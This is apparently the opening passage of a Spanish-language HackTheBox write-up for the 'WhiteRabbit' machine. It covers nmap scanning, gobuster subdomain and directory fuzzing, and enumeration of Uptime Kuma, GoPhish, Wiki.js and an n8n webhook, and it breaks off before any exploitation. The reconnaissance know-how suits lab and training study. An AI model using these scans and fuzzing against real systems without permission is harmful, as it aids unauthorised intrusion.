

Habilidades: Subdomain Fuzzing, Directory Fuzzing, Web Enumeration, Time Based SQL Injection - Python Scripting, Restic Repository Enumeration, 7z File Password Cracking, Abusing Sudoers Privileges - restic, Reversing - Binary Analysis with ghidra, SSH Brute Force, Abusing Sudoers Privileges [Privilege Escalation]
Introducción
WhiteRabbit es una máquina Linux de dificultad Insane en HackTheBox que requiere cierta enumeración web y explotación de SQL Injection en un flujo de n8n para acceso inicial a un contenedor.
La herramienta restic contendrá copias de seguridad de archivos que nos permitirán conectarnos a la máquina e ir moviéndonos lateralmente desde el contenedor hasta la máquina real. Un proceso de Reversing a un binario ejecutable nos permitirá escalar privilegios y comprometer completamente WhiteRabbit.
Reconocimiento
Enviaremos una traza ICMP para comprobar que la máquina víctima se encuentre activa
ping -c 1 10.10.11.63
PING 10.10.11.63 (10.10.11.63) 56(84) bytes of data.
64 bytes from 10.10.11.63: icmp_seq=1 ttl=63 time=199 ms

--- 10.10.11.63 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 198.887/198.887/198.887/0.000 ms
Nmap Scanning
Realizaremos un escaneo que identifique puertos abiertos en la máquina víctima. Primeramente utilizaremos el protocolo TCP
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.10.11.63 -oG openPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 16:42 EDT
Nmap scan report for 10.10.11.63
Host is up (0.30s latency).
Not shown: 60832 closed tcp ports (reset), 4700 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds
--open: Mostrar únicamente los puertos abiertos-p-: Hacer un escaneo del total de puertos (65535)--min-rate 5000: Enviar mínimo 5000 paquetes por segundo-n: No aplicar resolución DNS, lo que acelera el escaneo-sS: Modo de escaneo TCP SYN, no concluye la conexión, lo que hace el escaneo más ágil-Pn: Omitir el descubrimiento de host (ARP)-oG: Exportar en formatogrepable-v: Ver el progreso del escaneo
Haremos un segundo escaneo con el propósito de identificar la versión y los servicios que se ejecutan en los puertos que hemos descubierto
nmap -p 22,80,2222 -sVC 10.10.11.63 -oN services
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 16:44 EDT
Nmap scan report for 10.10.11.63
Host is up (0.30s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
|_http-server-header: Caddy
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds
-p: Especificar puertos-sV: Identificar la versión del servicio-sC: Uso de scripts de reconocimiento-oN: Exportar la salida en formato normal
Web Enumeration
El puerto 80 se encuentra abierto, sabemos que usa el software Caddy como servidor HTTP. Si realizamos un escaneo de las tecnologías web, podremos verificarlo también
whatweb http://whiterabbit.htb
http://whiterabbit.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Caddy], IP[10.10.11.63], Script, Title[White Rabbit - Pentesting Services]

Al visitar la web desde el navegador, veremos lo siguiente. Al parecer el equipo White Rabbit ofrece servicios de Pentesting
Subdomain Fuzzing
Intentaremos descubrir sub-dominios bajo whiterabbit.htb empleando un diccionario de rutas posibles
gobuster vhost -u http://whiterabbit.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 20 --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://whiterabbit.htb/
[+] Method:          GET
[+] Threads:         20
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: status.whiterabbit.htb Status: 302 [Size: 32] [--> /dashboard]
Hemos encontrado el subdominio status.whiterabbit.htb, lo agregaremos a nuestro archivo /etc/hosts
10.10.11.63 whiterabbit.htb status.whiterabbit.htb
Uptime Kuma

Si visitamos la web veremos que se trata del servicio Uptime Kuma. Nos redirige a una ruta dashboard
Uptime Kumaes una herramienta de monitoreo de código abierto, autoalojada y fácil de usar, diseñada para rastrear el estado de sitios web, aplicaciones o servicios de red.
Fuzzing
Intentaremos enumerar rutas posibles bajo /status, de forma que podamos eludir este panel de autenticación y averiguar algo dentro de este servicio
gobuster dir -u http://status.whiterabbit.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -b 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://status.whiterabbit.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   200
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/screenshots          (Status: 301) [Size: 189] [--> /screenshots/]
/assets               (Status: 301) [Size: 179] [--> /assets/]
/upload               (Status: 301) [Size: 179] [--> /upload/]
/status               (Status: 404) [Size: 2444]
/metrics              (Status: 401) [Size: 0]
Podemos realizar fuzzing a las rutas que vayamos encontrando, encontramos la ruta /temp bajo la ruta /status
gobuster dir -u http://status.whiterabbit.htb/status -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://status.whiterabbit.htb/status
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/temp                 (Status: 200) [Size: 3359]

Si visitamos http://status.whiterabbit.htb/status/temp, veremos lo siguiente. Una web donde podemos ver el estado de algunos sistemas
Subdomains Analysis
Vemos cuatro servicios activos, algunos corresponden a nuevos subdominios, los agregaremos a nuestro archivo /etc/hosts para poder aplicar resoluciones DNS correctamente
10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb
Gophish
Comenzaremos enumerando cada uno de estos subdominios, empezando por ddb09a8558c9.whiterabbit.htb, el cual corresponde a la plataforma GoPhish.
GoPhishes un framework de phishing de código abierto diseñado para que los profesionales de seguridad y los equipos de pruebas de penetración puedan realizar simulaciones de ataques de phishing en entornos controlados.

En cuanto a versiones e intentos de inyección, poco nos queda por hacer más que encontrar una relación con los otros subdominios
Wiki.js
Visitaremos el sub-dominio a668910b5514e.whiterabbit.htb, nos encontraremos con la siguiente web, la cual muestra al servicio Wiki.js.
Wiki.jses una plataforma wiki potente, moderna y de código abierto construida con JavaScript y Node.js, que permite a equipos y usuarios crear, organizar y colaborar en documentos de manera eficaz.

Si hacemos clic en el botón Browse, se despliega un menú, aparece artículo GoPhish Webhooks

Veremos la documentación acerca de la automatización de un webhook de GoPhish en n8n.
N8nes una plataforma de automatización de flujos de trabajo no-code de código abierto que permite conectar aplicaciones, servicios y sistemas para automatizar tareas repetitivas y procesos de negocio sin necesidad de escribir código.

n8n - GoPhish Webhook
En esta publicación se detalla el proceso de automatización con un flujo de n8n, se capturan eventos de phishing en la plataforma GoPhish, la cual vimos anteriormente.
-
El proceso comienza con un nodo
webhook, el cual fue configurado para recibir solicitudes POST deGoPhish. Cada solicitud contiene datos detallados del evento (ID de campaña, correo electrónico del destinatario y tipo de acción). -
El flujo incluye un paso para comprobar y verificar la cabecera
x-gophish-signature. Esta firma se calcula utilizando una clave secreta deGoPhish. -
Se valida la existencia del usuario que ha generado el evento en una base de datos
mysql, actualizando los datos para esa víctima.
En cada solicitud enviada a un
webhookdeGoPhish, el contenido puede ser opcionalmente firmado utilizando un valor secreto. Esta firma se calcula sobre todo el contenido del JSON de la solicitud utilizando el algoritmoHMAC-SHA256.
Más abajo nos muestran un ejemplo de solicitud que se tramita hacia el webhook configurado en n8n. Se menciona que existe un archivo gophish_to_phishing_score_database.json, lo descargaremos para analizar su contenido

Además vemos un nuevo subdominio 28efa8f7df.whiterabbit.htb, lo agregaremos a nuestro archivo /etc/hosts para poder tramitar peticiones hacia él.
10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb 28efa8f7df.whiterabbit.htb
Cuando tengamos el subdominio agregado al archivo /etc/hosts, podremos copiar el enlace del JSON y descargarlo rápidamente utilizando wget
wget http://a668910b5514e.whiterabbit.htb/gophish/gophish_to_phishing_score_database.json

Al visitar el nuevo subdominio en el navegador, veremos la web para iniciar sesión dentro de n8n
N8N Workflow Analysis - GoPhish Webhook Signature
